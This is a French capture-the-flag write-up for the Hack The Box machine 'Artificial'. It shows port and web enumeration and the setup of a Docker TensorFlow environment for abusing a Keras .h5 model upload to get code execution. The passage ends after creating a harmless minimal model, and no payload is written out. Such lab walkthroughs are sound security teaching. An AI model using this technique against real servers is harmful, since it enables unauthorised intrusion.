
Introduction
Artificial est une machine Hack The Box Easy orientée exploitation web et élévation de privilèges Linux.
Le point d’entrée repose sur l’upload de modèles TensorFlow/Keras au format .h5.
Ce type de fichier, normalement utilisé pour stocker des modèles d’intelligence artificielle, peut dans certaines conditions déclencher une exécution de code lors de son chargement par l’application.
En exploitant ce comportement, tu obtiens une RCE directement depuis l’interface web, puis un accès SSH à la machine.
L’énumération locale met ensuite en évidence un élément souvent sous-estimé dans les environnements Linux : l’appartenance à un groupe système.
Ici, le groupe sysadm permet d’accéder à des sauvegardes contenant des informations sensibles menant à un service interne Backrest exploitable pour atteindre /root.
Ce writeup montre notamment comment :
- exploiter un upload de modèle TensorFlow/Keras pour obtenir une RCE ;
- utiliser des accès indirects via groupes Linux et sauvegardes ;
- pivoter vers un service interne de backup ;
- exploiter un service légitime pour obtenir un accès root.
L’accent est mis sur une approche structurée : énumération, exploitation applicative, analyse des accès indirects et élévation de privilèges.
Énumération
Dans un challenge CTF Hack The Box, tu commences toujours par une phase d’énumération complète.
C’est une étape incontournable : elle te permet d’identifier précisément ce que la machine expose afin de repérer les points d’entrée exploitables.
Concrètement, l’objectif de cette phase d’énumération est d’identifier :
- quels ports sont ouverts
- quels services sont accessibles
- si une application web est présente
- quels répertoires sont exposés
- si des sous-domaines ou vhosts peuvent être exploités
Pour réaliser cette énumération de manière structurée et reproductible, tu peux utiliser les trois scripts suivants :
- mon-nmap : identifie les ports ouverts et les services en écoute
- mon-recoweb : énumère les répertoires et fichiers accessibles via le service web
- mon-subdomains : détecte la présence éventuelle de sous-domaines et de vhosts
Tu retrouves ces outils dans la section Outils / Mes scripts.
Pour obtenir des résultats pertinents dans un contexte CTF Hack The Box, tu utilises une wordlist dédiée, installée au préalable grâce au script make-htb-wordlist.
Cette wordlist est conçue pour couvrir les technologies couramment rencontrées sur Hack The Box et est installée par défaut dans :
/usr/share/wordlists/htb-dns-vh-5000.txt
Tu peux installer et maintenir à jour l’ensemble de ces scripts sur ta machine Linux grâce à installe-mes-scripts.
Avant de lancer les scans, vérifie que le nom d’hôte artificial.htb résout correctement vers l’adresse IP de la cible.
Sur HTB, cela passe généralement par une entrée dans /etc/hosts.
- Ajoute l’entrée
10.129.x.x artificial.htbdans/etc/hosts.
sudo nano /etc/hosts
- Lance ensuite le script mon-nmap pour obtenir une vue claire des ports et services exposés :
mon-nmap artificial.htb

# Résultats dans le répertoire scans_nmap/
#  - scans_nmap/full_tcp_scan.txt
#  - scans_nmap/enum_ftp_smb_scan.txt
#  - scans_nmap/aggressive_vuln_scan.txt
#  - scans_nmap/cms_vuln_scan.txt
#  - scans_nmap/udp_vuln_scan.txt
Scan initial
Le scan TCP complet (scans_nmap/full_tcp_scan.txt) montre les ports ouverts suivants :
# Nmap 7.98 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -Pn -p- --min-rate 5000 -T4 -oN scans_nmap/full_tcp_scan.txt artificial.htb
Nmap scan report for artificial.htb (10.129.x.x)
Host is up (0.047s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

# Nmap done at [date] -- 1 IP address (1 host up) scanned in 6.83 seconds
Scan FTP/SMB (si services détectés)
Après le scan initial, le script exécute automatiquement une phase d’énumération ciblée FTP/SMB si l’un des services suivants est détecté :
- FTP sur le port 21
- SMB sur le port 139 et/ou 445
Les résultats sont enregistrés dans (scans_nmap/enum_ftp_smb_scan.txt) :
# mon-nmap — ENUM FTP / SMB
# Target : artificial.htb
# Date   : [date]

Aucun service FTP (21) ni SMB (139/445) détecté.
Ports ouverts détectés : 22,80
Scan agressif
Le script exécute ensuite automatiquement un scan agressif orienté vulnérabilités.
Ce scan fournit des informations détaillées sur les services et versions détectés.
Les résultats sont enregistrés dans (scans_nmap/aggressive_vuln_scan.txt) :
[+] Scan agressif orienté vulnérabilités (CTF-perfect LEGACY) pour artificial.htb
[+] Commande utilisée :
    nmap -Pn -A -sV -p"22,80" --script="(http-vuln-* or http-shellshock or ssl-heartbleed) and not (http-vuln-cve2017-1001000 or http-sql-injection or ssl-cert or sslv2 or ssl-dh-params)" --script-timeout=30s -T4 "artificial.htb"

# Nmap 7.98 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -Pn -A -sV -p22,80 "--script=(http-vuln-* or http-shellshock or ssl-heartbleed) and not (http-vuln-cve2017-1001000 or http-sql-injection or ssl-cert or sslv2 or ssl-dh-params)" --script-timeout=30s -T4 -oN scans_nmap/aggressive_vuln_scan_raw.txt artificial.htb
Nmap scan report for artificial.htb (10.129.x.x)
Host is up (0.012s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   58.95 ms 10.10.x.x
2   6.72 ms  artificial.htb (10.129.x.x)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at [date] -- 1 IP address (1 host up) scanned in 14.80 seconds
Scan ciblé CMS
Le script exécute ensuite un scan ciblé CMS (scans_nmap/cms_vuln_scan.txt).
# Nmap 7.98 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -Pn -sV -p22,80 --script=http-wordpress-enum,http-wordpress-brute,http-wordpress-users,http-drupal-enum,http-drupal-enum-users,http-joomla-brute,http-generator,http-robots.txt,http-title,http-headers,http-methods,http-enum,http-devframework,http-cakephp-version,http-php-version,http-config-backup,http-backup-finder,http-sitemap-generator --script-timeout=30s -T4 -oN scans_nmap/cms_vuln_scan.txt artificial.htb
Nmap scan report for artificial.htb (10.129.x.x)
Host is up (0.013s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: Artificial - AI Solutions
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 3
|     /static/css/
|       css: 1
|     /static/js/
|       js: 1
|   Longest directory structure:
|     Depth: 2
|     Dir: /static/css/
|   Total files found (by extension):
|_    Other: 3; css: 1; js: 1
| http-headers:
|   Server: nginx/1.18.0 (Ubuntu)
|   Date: [date]
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 5442
|   Connection: close
|
|_  (Request type: HEAD)
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at [date] -- 1 IP address (1 host up) scanned in 36.73 seconds
Scan UDP rapide
Le script lance également un scan UDP rapide afin de détecter d’éventuels services supplémentaires (scans_nmap/udp_vuln_scan.txt).
# Nmap 7.98 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -n -Pn -sU --top-ports 20 -T4 -oN scans_nmap/udp_vuln_scan.txt artificial.htb
Nmap scan report for artificial.htb (10.129.x.x)
Host is up (0.010s latency).

PORT      STATE         SERVICE
53/udp    closed        domain
67/udp    closed        dhcps
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
123/udp   closed        ntp
135/udp   closed        msrpc
137/udp   closed        netbios-ns
138/udp   open|filtered netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   closed        snmp
162/udp   closed        snmptrap
445/udp   open|filtered microsoft-ds
500/udp   closed        isakmp
514/udp   closed        syslog
520/udp   closed        route
631/udp   open|filtered ipp
1434/udp  closed        ms-sql-m
1900/udp  closed        upnp
4500/udp  closed        nat-t-ike
49152/udp open|filtered unknown

# Nmap done at [date] -- 1 IP address (1 host up) scanned in 10.20 seconds
Énumération des chemins web
Pour la découverte des chemins web, tu peux utiliser le script dédié mon-recoweb
mon-recoweb artificial.htb

# Résultats dans le répertoire scans_recoweb/
#  - scans_recoweb/RESULTS_SUMMARY.txt     ← vue d’ensemble des découvertes
#  - scans_recoweb/dirb.log
#  - scans_recoweb/dirb_hits.txt
#  - scans_recoweb/ffuf_dirs.txt
#  - scans_recoweb/ffuf_dirs_hits.txt
#  - scans_recoweb/ffuf_files.txt
#  - scans_recoweb/ffuf_files_hits.txt
#  - scans_recoweb/ffuf_dirs.json
#  - scans_recoweb/ffuf_files.json
Le fichier RESULTS_SUMMARY.txt regroupe les chemins découverts, sans parcourir l’ensemble des logs générés.
===== mon-recoweb — RÉSUMÉ DES RÉSULTATS =====
Commande principale : /home/kali/.local/bin/mes-scripts/mon-recoweb
Script              : mon-recoweb v2.2.2

Cible        : artificial.htb
Périmètre    : /
Date début   : [date]

Commandes exécutées (exactes) :

[dirb — découverte initiale]
dirb http://artificial.htb/ /usr/share/wordlists/dirb/common.txt -r | tee scans_recoweb/artificial.htb/dirb.log

[ffuf — énumération des répertoires]
ffuf -u http://artificial.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 30 -timeout 10 -fc 404 -of json -o scans_recoweb/artificial.htb/ffuf_dirs.json 2>&1 | tee scans_recoweb/artificial.htb/ffuf_dirs.log

[ffuf — énumération des fichiers]
ffuf -u http://artificial.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt -t 30 -timeout 10 -fc 404 -of json -o scans_recoweb/artificial.htb/ffuf_files.json 2>&1 | tee scans_recoweb/artificial.htb/ffuf_files.log

Processus de génération des résultats :
- Les sorties JSON produites par ffuf constituent la source de vérité.
- Les entrées pertinentes sont extraites via jq (URL, code HTTP, taille de réponse).
- Les réponses assimilables à des soft-404 sont filtrées par comparaison des tailles et des codes HTTP.
- Les URLs finales sont reconstruites à partir du périmètre scanné (racine du site ou sous-répertoire ciblé).
- Les résultats sont normalisés sous la forme :
    http://cible/chemin (CODE:xxx|SIZE:yyy)
- Les chemins sont ensuite classés par type :
    • répertoires (/chemin/)
    • fichiers (/chemin.ext)
- Le fichier RESULTS_SUMMARY.txt est généré par agrégation finale, sans retraitement manuel,
  garantissant la reproductibilité complète du scan.

----------------------------------------------------

=== Résultat global (agrégé) ===

http://artificial.htb/dashboard (CODE:302|SIZE:199)
http://artificial.htb/dashboard/ (CODE:302|SIZE:199)
http://artificial.htb/login (CODE:200|SIZE:857)
http://artificial.htb/login/ (CODE:200|SIZE:857)
http://artificial.htb/logout (CODE:302|SIZE:189)
http://artificial.htb/logout/ (CODE:302|SIZE:189)
http://artificial.htb/register (CODE:200|SIZE:952)
http://artificial.htb/register/ (CODE:200|SIZE:952)

=== Détails par outil ===

[DIRB]
http://artificial.htb/dashboard (CODE:302|SIZE:199)
http://artificial.htb/login (CODE:200|SIZE:857)
http://artificial.htb/logout (CODE:302|SIZE:189)
http://artificial.htb/register (CODE:200|SIZE:952)

[FFUF — DIRECTORIES]
http://artificial.htb/dashboard/ (CODE:302|SIZE:199)
http://artificial.htb/login/ (CODE:200|SIZE:857)
http://artificial.htb/logout/ (CODE:302|SIZE:189)
http://artificial.htb/register/ (CODE:200|SIZE:952)

[FFUF — FILES]
Recherche de vhosts
Enfin, tu peux tester la présence de vhosts à l’aide du script mon-subdomains .
=== mon-subdomains artificial.htb START ===
Script       : mon-subdomains
Version      : mon-subdomains 2.0.0
Date         : [date]
Domaine      : artificial.htb
IP           : 10.129.x.x
Mode         : large
Master       : /usr/share/wordlists/htb-dns-vh-5000.txt
Codes        : 200,301,302,401,403  (strict=1)

VHOST totaux : 0
  - (aucun)

--- Détails par port ---
Port 80 (http)
  Baseline#1: code=302 size=154 words=10 (Host=bwg02cmdzi.artificial.htb)
  Baseline#2: code=302 size=154 words=10 (Host=p0y7gkag0w.artificial.htb)
  Baseline#3: code=302 size=154 words=10 (Host=de4wfhnv5u.artificial.htb)
  After-redirect#1: code=200 size=5442 words=472
  After-redirect#2: code=200 size=5442 words=472
  After-redirect#3: code=200 size=5442 words=472
  VHOST (0)
    - (aucun)


=== mon-subdomains artificial.htb END ===
Si aucun vhost distinct n’est identifié, ce fichier confirme l’absence de résultats supplémentaires.
Prise pied
À l’issue de l’énumération, la surface d’attaque se limite à un service web exposé sur le port 80, accompagné d’un accès SSH sur le port 22.

L’application web, intitulée “Artificial - AI Solutions”, ne repose sur aucun CMS identifié et semble être une implémentation custom. Les chemins découverts (/login, /register, /dashboard, /logout) indiquent la présence d’un système d’authentification avec espace utilisateur.
Aucune vulnérabilité évidente n’est détectée automatiquement, ce qui oriente l’analyse vers une faille applicative nécessitant une interaction directe avec les fonctionnalités proposées par le site.


À partir des endpoints identifiés, tu vas maintenant interagir avec l’application en commençant par créer un compte via /register, puis en testant l’authentification sur /login afin d’accéder à l’espace utilisateur (/dashboard).

Le formulaire d’upload impose le format .h5, ce qui indique que seuls des modèles Keras/TensorFlow peuvent être envoyés via l’interface Browse.

Le format .h5 correspond à un fichier de modèle Keras basé sur HDF5. Ce type de fichier n’est pas un simple format statique : il peut contenir des structures complexes utilisées lors du chargement du modèle.
Dans certaines configurations, le chargement d’un modèle Keras via load_model() peut entraîner l’exécution de code si le fichier est malveillant ou manipulé.
Cela en fait une surface d’attaque potentielle intéressante à tester.
À partir de cette observation, tu vas chercher à créer un fichier .h5 contrôlé afin de vérifier si le serveur charge réellement le modèle côté backend, et si ce chargement peut être détourné pour exécuter du code.
Création d’un environnement de travail local
Tu commences par vérifier si TensorFlow est déjà installé sur ton système local :
pip3 show tensorflow
WARNING: Package(s) not found: tensorflow
Aucune installation de TensorFlow n’est détectée. Or, le fichier requirements.txt fourni par l’application impose une version précise :
tensorflow-cpu==2.13.1
Même si
TensorFlowétait déjà présent sur le système, un écart de version représenterait un risque d’incompatibilité.
Installer TensorFlow localement peut s’avérer fastidieux et n’est pas nécessaire : le Dockerfile fourni par le dashboard décrit précisément l’environnement attendu (Python 3.8 + TensorFlow 2.13.1).
Tu t’appuies donc sur ce Dockerfile pour recréer un environnement de travail identique à celui du serveur.
Cela te permet de générer des modèles .h5 compatibles avec l’application cible.
Création du conteneur Docker
À partir du Dockerfile récupéré, tu construis une image Docker :
docker build -t artificial-tf .
Cette commande crée une image nommée artificial-tf contenant l’environnement Python 3.8 + TensorFlow 2.13.1.
Lancement du conteneur
Tu démarres ensuite un conteneur interactif en liant ton répertoire local Kali au répertoire de travail du conteneur :
docker run --privileged -it -v $(pwd):/code artificial-tf
L’option
-itpermet d’obtenir un shell interactif dans le conteneur.L’option
--privilegeddonne des droits étendus au conteneur, ce qui évite des limitations qui pourraient gêner les tests dans ton environnement local.
Le conteneur s’exécute localement sur ta machine Kali, et le répertoire courant est monté dans /code à l’intérieur du conteneur.
Cela te permet de créer les fichiers .h5 depuis le conteneur tout en les retrouvant directement dans ton répertoire local sur Kali.
Note: Les fichiers
.h5et scripts Python utilisés sont disponibles dans la section Pièces jointes.
Génération d’un modèle minimal
Avant de créer des fichiers POC .h5 (preuve de concept), tu commences par générer un modèle Keras minimal et valide.
L’objectif est de vérifier que l’environnement Docker fonctionne correctement et que tu peux produire un fichier .h5 compatible avec ce que l’application attend.
Dans le conteneur, tu installes d’abord un éditeur de texte, par exemple nano :
apt update
apt install -y nano
Tu peux ensuite créer tes scripts Python directement dans le conteneur :
nano minimal.py
Puis tu ajoutes le code suivant, inspiré de l’exemple fourni sur le dashboard et simplifié au strict minimum :
import tensorflow as tf
from tensorflow import keras
from tensorflow.keras import layers

model = keras.Sequential([
    layers.Dense(1, input_shape=(1,))
])

model.compile(optimizer="adam", loss="mean_squared_error")

model.save("minimal.h5")
Tu exécutes ensuite le script dans le conteneur :
python3 minimal.py
ls -lh minimal.h5
Si le fichier minimal.h5 est bien généré, cela confirme que ton environnement local est correctement configuré.
Une fois le fichier minimal.h5 généré, tu le testes directement via l’interface web.
Depuis le dashboard, tu sélectionnes le fichier avec le bouton Browse, puis tu l’uploades.
Après l’upload, tu cliques sur View Predictions afin de déclencher le chargement du modèle côté serveur.
C’est à ce moment précis que le modèle est chargé côté serveur, ce qui déclenche l’exécution du code contenu dans le fichier .h5.
